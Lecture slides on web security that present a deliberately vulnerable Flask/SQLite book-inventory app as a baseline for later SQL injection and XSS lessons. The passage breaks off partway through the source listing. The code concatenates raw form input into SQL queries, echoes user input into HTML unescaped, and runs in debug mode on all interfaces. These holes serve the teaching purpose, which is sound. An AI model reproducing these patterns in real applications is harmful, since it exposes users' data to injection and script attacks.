

# Security Issues in Web Programming (Part 1)

Copyright © 2024 by  
Robert M. Dondero, Ph.D.  
Princeton University

# Objectives

- We will cover:
  - Some web programming security attacks
  - Some ways to thwart them

# For More Information

- Open Web Application Security Project (OWASP)
  - <https://owasp.org>
- Veracode Security Labs
  - <https://info.veracode.com/security-labs-community-edition-signup.html>

# Running Example

- **PennyAdmin app**
  - Related to Penny
  - Anyone
    - Can *show* book inventory
    - But we want to know who they are
  - Administrators/owners
    - Can *show* book inventory
    - Can *add* to inventory
    - Can *delete* from inventory

# Running Example


- **PennyAdmin** app
  - Initial versions: multiple security flaws
  - Final versions: no security flaws???

# Agenda

- **Baseline example**
- SQL injection attacks
- Cross-site scripting (XSS) attacks

# Baseline Example


- See **PennyAdmin01Baseline** app



Index  
page

# Baseline Example

- See **PennyAdmin01Baseline** app




Show  
page



# Baseline Example

- See **PennyAdmin01Baseline** app



Index  
page

# Baseline Example

- See **PennyAdmin01Baseline** app

PennyAdmin - Chromium

PennyAdmin

localhost:55555/add

Hello, and welcome to **PennyAdmin**

## Add a Book

Enter an ISBN: 456

Enter an author: Sedgewick

Enter a title: Algorithms in Java

Go


[Return to home page](#)

Created by [Bob Dondero](#)

Add  
page

# Baseline Example


- See **PennyAdmin01Baseline** app



Add  
Results  
page

# Baseline Example


- See **PennyAdmin01Baseline** app



Index  
page

# Baseline Example


- See **PennyAdmin01Baseline** app



Show  
page

# Baseline Example

- See **PennyAdmin01Baseline** app



Index  
page

# Baseline Example

- See **PennyAdmin01Baseline** app

PennyAdmin - Chromium

PennyAdmin

localhost:55555/delete

Hello, and welcome to PennyAdmin

## Delete a Book

Enter an ISBN:


[Return to home page](#)

Created by [Bob Dondero](#)

Delete  
page

# Baseline Example

- See **PennyAdmin01Baseline** app




Delete  
Results  
page



# Baseline Example


- See **PennyAdmin01Baseline** app



Index  
page

# Baseline Example

- See **PennyAdmin01Baseline** app



Show  
page

# Baseline Example

- See **PennyAdmin01Baseline** app
  - **runserver.py**
  - **penny.sql**, penny.sqlite
  - **database.py**
  - **penny.py**

## PennyAdmin01Baseline/runserver.py (Page 1 of 1)

```

1: #!/usr/bin/env python
2:
3: #-----
4: # runserver.py
5: # Author: Bob Dondero
6: #-----
7:
8: import sys
9: import penny
10:
11: def main():
12:
13:     if len(sys.argv) != 2:
14:         print('Usage: ' + sys.argv[0] + ' port', file=sys.stderr)
15:         sys.exit(1)
16:
17:     try:
18:         port = int(sys.argv[1])
19:     except Exception:
20:         print('Port must be an integer.', file=sys.stderr)
21:         sys.exit(1)
22:
23:     try:
24:         penny.app.run(host='0.0.0.0', port=port, debug=True)
25:     except Exception as ex:
26:         print(ex, file=sys.stderr)
27:         sys.exit(1)
28:
29: if __name__ == '__main__':
30:     main()

```

## PennyAdmin01Baseline/penny.sql (Page 1 of 1)

```

1: DROP TABLE IF EXISTS books;
2: CREATE TABLE books (isbn TEXT PRIMARY KEY, author TEXT, title TEXT);
3: INSERT INTO books (isbn, author, title)
4:     VALUES ('123', 'Kernighan', 'The Practice of Programming');
5: INSERT INTO books (isbn, author, title)
6:     VALUES ('234', 'Kernighan', 'The C Programming Language');
7: INSERT INTO books (isbn, author, title)
8:     VALUES ('345', 'Sedgewick', 'Algorithms in C');

```

## PennyAdmin01Baseline/database.py (Page 1 of 2)

```

1: #!/usr/bin/env python
2:
3: #-----
4: # database.py
5: # Author: Bob Dondero
6: #-----
7:
8: import sqlite3
9: import contextlib
10:
11: #-----
12:
13: _DATABASE_URL = 'file:penny.sqlite'
14:
15: #-----
16:
17: def get_books():
18:
19:     books = []
20:
21:     with sqlite3.connect(_DATABASE_URL + '?mode=ro',
22:         isolation_level=None, uri=True) as connection:
23:
24:         with contextlib.closing(connection.cursor()) as cursor:
25:
26:             query_str = "SELECT isbn, author, title FROM books"
27:             cursor.execute(query_str)
28:
29:             table = cursor.fetchall()
30:             for row in table:
31:                 book = {'isbn': row[0], 'author': row[1],
32:                     'title': row[2]}
33:                 books.append(book)
34:
35:     return books
36:
37: #-----
38:
39: def add_book(isbn, author, title):
40:
41:     with sqlite3.connect(_DATABASE_URL + '?mode=rw',
42:         uri=True) as connection:
43:
44:         with contextlib.closing(connection.cursor()) as cursor:
45:
46:             query_str = "INSERT INTO books (isbn, author, title) "
47:             query_str += "VALUES ('" + isbn + "', '" + author + "', '"
48:             query_str += title + "')"
49:             try:
50:                 cursor.execute(query_str)
51:                 return True
52:             except sqlite3.IntegrityError:
53:                 return False
54:
55: #-----
56:
57: def delete_book(isbn):
58:
59:     with sqlite3.connect(_DATABASE_URL + '?mode=rw',
60:         uri=True) as connection:
61:
62:         with contextlib.closing(connection.cursor()) as cursor:
63:
64:             query_str = "DELETE FROM books WHERE isbn = '" + isbn + "'"
65:             cursor.execute(query_str)

```

## PennyAdmin01Baseline/database.py (Page 2 of 2)

```

66:
67: #-----
68:
69: # For testing:
70:
71: def _write_books(books):
72:     for book in books:
73:         print('%s | %s | %s' %
74:             (book['isbn'], book['author'], book['title']))
75:
76: def _test():
77:     print('-----')
78:     print('Testing get_books()')
79:     print('-----')
80:     print()
81:     books = get_books()
82:     _write_books(books)
83:     print()
84:
85:     print('-----')
86:     print('Testing add_book()')
87:     print('-----')
88:     print()
89:     successful = add_book('456', 'Kernighan', 'New Book')
90:     if successful:
91:         print('Add was successful')
92:         print()
93:         books = get_books()
94:         _write_books(books)
95:         print()
96:     else:
97:         print('Add was unsuccessful')
98:         print()
99:         _write_books(books)
100:        print()
101:        successful = add_book('456', 'Kernighan', 'New Book')
102:        if successful:
103:            print('Add was successful')
104:            print()
105:            books = get_books()
106:            _write_books(books)
107:            print()
108:        else:
109:            print('Add was unsuccessful')
110:            print()
111:            _write_books(books)
112:            print()
113:
114:    print('-----')
115:    print('Testing delete_book()')
116:    print('-----')
117:    print()
118:    delete_book('456')
119:    books = get_books()
120:    _write_books(books)
121:    print()
122:    delete_book('456')
123:    books = get_books()
124:    _write_books(books)
125:
126: if __name__ == '__main__':
127:     _test()

```

## PennyAdmin01Baseline/penny.py (Page 1 of 4)

```

1: #!/usr/bin/env python
2:
3: #-----
4: # penny.py
5: # Author: Bob Dondero
6: #-----
7:
8: import flask
9: import database
10:
11: #-----
12:
13: app = flask.Flask(__name__)
14:
15: #-----
16:
17: def get_header():
18:
19:     html_code = ''
20:     html_code += '<hr>'
21:     html_code += 'Hello, and welcome to <strong>PennyAdmin</strong>'
22:     html_code += '<hr>'
23:     return html_code
24:
25: #-----
26:
27: def get_footer():
28:
29:     html_code = ''
30:     html_code += '<hr>'
31:     html_code += 'Created by '
32:     html_code += '<a href="https://www.cs.princeton.edu/~rdondero">'
33:     html_code += 'Bob Dondero</a>'
34:     html_code += '<hr>'
35:     return html_code
36:
37: #-----
38:
39: @app.route('/', methods=['GET'])
40: @app.route('/index', methods=['GET'])
41: def index():
42:
43:     html_code = ''
44:     html_code += '<!DOCTYPE html>'
45:     html_code += '<html>'
46:     html_code += '<head>'
47:     html_code += '<title>PennyAdmin</title>'
48:     html_code += '</head>'
49:     html_code += '<body>'
50:     html_code += get_header()
51:     html_code += '<a href="/show">Show all books</a><br>'
52:     html_code += '<a href="/add">Add a book</a><br>'
53:     html_code += '<a href="/delete">Delete a book by ISBN</a><br>'
54:     html_code += get_footer()
55:     html_code += '</body>'
56:     html_code += '</html>'
57:
58:     response = flask.make_response(html_code)
59:     return response
60:
61: #-----
62:
63: @app.route('/show', methods=['GET'])
64: def show():
65:

```

## PennyAdmin01Baseline/penny.py (Page 2 of 4)

```

66:     books = database.get_books()
67:
68:     html_code = ''
69:     html_code += '<!DOCTYPE html>'
70:     html_code += '<html>'
71:     html_code += '<head>'
72:     html_code += '<title>PennyAdmin</title>'
73:     html_code += '</head>'
74:     html_code += '<body>'
75:     html_code += get_header()
76:     html_code += '<h1>Show All Books</h1>'
77:
78:     if len(books) == 0:
79:         html_code += '(None)<br>'
80:     else:
81:         pattern = '%s: <strong>%s</strong>: %s<br>'
82:         for book in books:
83:             html_code += pattern % (book['isbn'], book['author'],
84:                                     book['title'])
85:
86:     html_code += '<br>'
87:     html_code += '<a href="/index">Return to home page</a>'
88:     html_code += get_footer()
89:     html_code += '</body>'
90:     html_code += '</html>'
91:
92:     response = flask.make_response(html_code)
93:     return response
94:
95: #-----
96:
97: def report_results(message1, message2):
98:
99:     html_code = ''
100:    html_code += '<!DOCTYPE html>'
101:    html_code += '<html>'
102:    html_code += '<head>'
103:    html_code += '<title>PennyAdmin</title>'
104:    html_code += '</head>'
105:    html_code += '<body>'
106:    html_code += get_header()
107:    html_code += '<h1>Results</h1>'
108:    html_code += message1
109:    html_code += '<br>'
110:    html_code += message2
111:    html_code += '<br>'
112:    html_code += '<br>'
113:    html_code += '<br>'
114:    html_code += '<a href="/index">Return to home page</a>'
115:    html_code += get_footer()
116:    html_code += '</body>'
117:    html_code += '</html>'
118:
119:    response = flask.make_response(html_code)
120:    return response
121:
122: #-----
123:
124: @app.route('/add', methods=['GET'])
125: def add():
126:
127:     html_code = ''
128:     html_code += '<!DOCTYPE html>'
129:     html_code += '<html>'
130:     html_code += '<head>'

```

## PennyAdmin01Baseline/penny.py (Page 3 of 4)

```

131:     html_code += '<title>PennyAdmin</title>'
132:     html_code += '</head>'
133:     html_code += '<body>'
134:     html_code += get_header()
135:
136:     html_code += '<h1>Add a Book</h1>'
137:     html_code += '<form action="/handleadd" method="post">'
138:
139:     html_code += 'Enter an ISBN:'
140:     html_code += '<input type="text" name="isbn" autofocus '
141:     html_code += r'required pattern=".*\S.*" '
142:     html_code += 'title="At least one non-white-space char">'
143:     html_code += '<br>'
144:
145:     html_code += 'Enter an author:'
146:     html_code += '<input type="text" name="author" '
147:     html_code += r'required pattern=".*\S.*" '
148:     html_code += 'title="At least one non-white-space char">'
149:     html_code += '<br>'
150:
151:     html_code += 'Enter a title:'
152:     html_code += '<input type="text" name="title" '
153:     html_code += r'required pattern=".*\S.*" '
154:     html_code += 'title="At least one non-white-space char">'
155:     html_code += '<br>'
156:
157:     html_code += '<input type="submit" value="Go">'
158:
159:     html_code += '</form>'
160:
161:     html_code += '<br>'
162:     html_code += '<a href="/index">Return to home page</a>'
163:     html_code += get_footer()
164:     html_code += '</body>'
165:     html_code += '</html>'
166:
167:     response = flask.make_response(html_code)
168:     return response
169:
170: #-----
171:
172: @app.route('/handleadd', methods=['POST'])
173: def handle_add():
174:
175:     isbn = flask.request.form.get('isbn')
176:     if (isbn is None) or (isbn.strip() == ''):
177:         return report_results('Missing ISBN', '')
178:
179:     author = flask.request.form.get('author')
180:     if (author is None) or (author.strip() == ''):
181:         return report_results('Missing author', '')
182:
183:     title = flask.request.form.get('title')
184:     if (title is None) or (title.strip() == ''):
185:         return report_results('Missing title', '')
186:
187:     isbn = isbn.strip()
188:     author = author.strip()
189:     title = title.strip()
190:
191:     successful = database.add_book(isbn, author, title)
192:     if successful:
193:         message1 = 'The addition was successful'
194:         message2 = 'The database now contains a book with isbn ' + isbn
195:         message2 += ' author ' + author + ' and title ' + title

```

## PennyAdmin01Baseline/penny.py (Page 4 of 4)

```

196:     else:
197:         message1 = 'The addition was unsuccessful'
